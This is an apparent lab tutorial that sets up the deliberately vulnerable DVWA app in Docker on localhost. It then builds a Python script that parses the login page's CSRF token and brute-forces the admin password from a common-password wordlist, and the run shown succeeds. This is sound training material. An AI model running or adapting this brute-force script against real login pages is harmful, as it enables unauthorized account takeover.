# WE INNOVATE ACADEMY LAB SETUP

#### Official Repostory

There is two ways to install DWVA

- 1. Using Docker
- 2. direct install on your machine in /var/www/dvwa with apach and mysql db i will use docker for safety reasons and to not break any packages

# **Getting Started**

Prerequisites: Docker and Docker Compose.

- If you are using Docker Desktop, both of these should be already installed.
- If you prefer Docker Engine on Linux, make sure to follow their installation guide.

#### First clone the repo

```
(musashi@kali)-[~/Desktop]
$ git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 4731, done.
remote: Counting objects: 100% (281/281), done.
remote: Compressing objects: 100% (174/174), done.
remote: Total 4731 (delta 146), reused 214 (delta 101), pack-reused 4450 (from 1)
Receiving objects: 100% (4731/4731), 2.38 MiB | 104.00 KiB/s, done.
Resolving deltas: 100% (2241/2241), done.
```

#### mv to DVWA directory

#### and execute

docker compose up -d

```
musashi@kali: ~
                                                                                                     ⊞ All
                                          musashi@kali: ~/Desktop/DVWA 119x32
   (musashi⊛kali)-[~/Desktop/DVWA]
 $ sudo docker compose up
[+] Running 2/27
            ] Pulling
  db [
   " 857cc8cb19c0 Waiting
   d4d2b6095709 Waiting
   305791b3a1bc Waiting
   79322a8d69e6 Waiting
   8b5e9705bf31 Waiting
   a51624d4ded3 Waiting
   442ba7defb1c Waiting
   d3ba6e465338 Waiting
                       ] Pulling
  dvwa [ :
   e4fff0779e6d Downloading [========>
                                                                         ] 7.961MB...
    ebe65c9579cf Download complete
    73fb9bdf2456 Downloading [===>
                                                                         ] 7.545MB...
   ] 6.602MB...
    de55dbd5d220 Waiting
    18b6e8540b90 Waiting
    9fe4757217c1 Waiting
   73e5602860aa Waiting
   31f58b35888b Waiting
   b52b91e199b3 Waiting
   3af6aaf8009e Waiting
   27bc69928970 Waiting
   4f4fb700ef54 Waiting
   e1fa9aea0dff Waiting
   511335d4795c Waiting
   802d9a7f1ac6 Waiting
```


#### starting pulling the images and

```
[+] Running 2/2

✓ Container dvwa-db-1 Started


✓ Container dvwa-dvwa-1 Started
```

we should be visiting <a href="http://127.0.0.1:4280/setup.php">http://127.0.0.1:4280/setup.php</a>



click create/reset database and we are done setting our lab

## **Login Page**



# **Making Our Script**

first

let's see how the form is sent

1. open source page ctrl + u

simple form with one minor issue THE user\_token which work as CSRF token

· random generated with each request


must be vaild (we can not sent dummy data)
 Solve:

using regex to parse the token / or we can use beautifulSoup lib to parse the value both are fine

#### this is our prototype

we got wrong user token so we get an error

so how our request should behave?



### There is two corner cases

- 1. user\_token has been not captured/user\_token is incorrect
- 2. wrong password if we escaped theses cases the only case left is THE login case (correct password)

```
#!/bin/env python
import requests
import time
import re

dvwa_url = "http://127.0.0.1:4280/login.php" # change url to match yours
wordlist = "/usr/share/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt" # change this to any file path you want

try:
    with open(wordlist, "r") as h:
        passwords = h.readlines()
        passwords = [password.strip() for password in passwords]

except:
    # in case no file found or doesn't haave read permssion
```

```
passwords = ['root', 'toor', 'raspberry', 'dietpi', 'test', 'uploader', 'password', 'admin', 'administrator', 'marketing', '12345678', '12345',
'qwerty', 'webadmin', 'webmaster', 'maintenance', 'techsupport', 'letmein', 'logon', 'Passw@rd', 'alpine']
for password in passwords:
   with requests.Session() as session:
        r = session.get(dvwa url)
       match = re.search(r"([0-9a-fA-F]{32})", r.text) # Looking for 32 hexdigits (user token value)
        if match:
           extracted value = match.group(1)
        prop = session.post(dvwa url, cookies=r.cookies, data={"username": "admin", "password": password, "Login": "Login", "user token": extracted value})
        if "CSRF token is incorrect" in prop.text:
           print("Could not fetch user token")
           break
        print(f"[+] Trying {password} Aganist user Admin", end=" ")
        if "Login failed" in prop.text:
           print(f"--- FAILED | Try again")
        else:
           print("--- Sucecss! | YAY!")
           print(f"LOGGIN WITH USERNAME: 'admin' AND PASSWORD: '{password}'")
           break
```

```
import requests
     import time
    dvwa url = "http://127.0.0.1:4280/login.php" # change url to match yours
     wordlist = "/usr/share/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt" # change this to any file path you want
             passwords = h.readlines()
             passwords = [password.strip() for password in passwords]
         # in case no file found or doesn't haave read permssion
         passwords = ['root', 'toor', 'raspberry', 'dietpi', 'test', 'uploader', 'password', 'admin', 'administrator', 'marketing', '12345678', '1234', '12345', 'qwerty', 'webadmin', '
     for password in passwords:
         with requests.Session() as session:
             r = session.get(dvwa url)
                extracted value = match.group(1)
             prop = session.post(dvwa_url, cookies=r.cookies, data={"username": "admin", "password": password, "Login": "Login", "user_token": extracted_value})
             if "CSRF token is incorrect" in prop.text:
                print("Could not fetch user token")
             print(f"[+] Trying {password} Aganist user Admin", end=" ")
             if "Login failed" in prop.text:
                print(f"--- FAILED |
                 print(f"LOGGIN WITH USERNAME: 'admin' AND PASSWORD: '{password}'")
[+] Trying root Aganist user Admin --- FAILED |
[+] Trying toor Aganist user Admin --- FAILED
[+] Trying raspberry Aganist user Admin --- FAILED |
[+] Trying dietpi Aganist user Admin --- FAILED |
[+] Trying test Aganist user Admin --- FAILED
[+] Trying uploader Aganist user Admin --- FAILED
[+] Trying password Aganist user Admin --- Sucecss!
LOGGIN WITH USERNAME: 'admin' AND PASSWORD: 'password'
[Finished in 295ms]
                                                                                                                                                                  P master 2 Spaces: 4 Python
```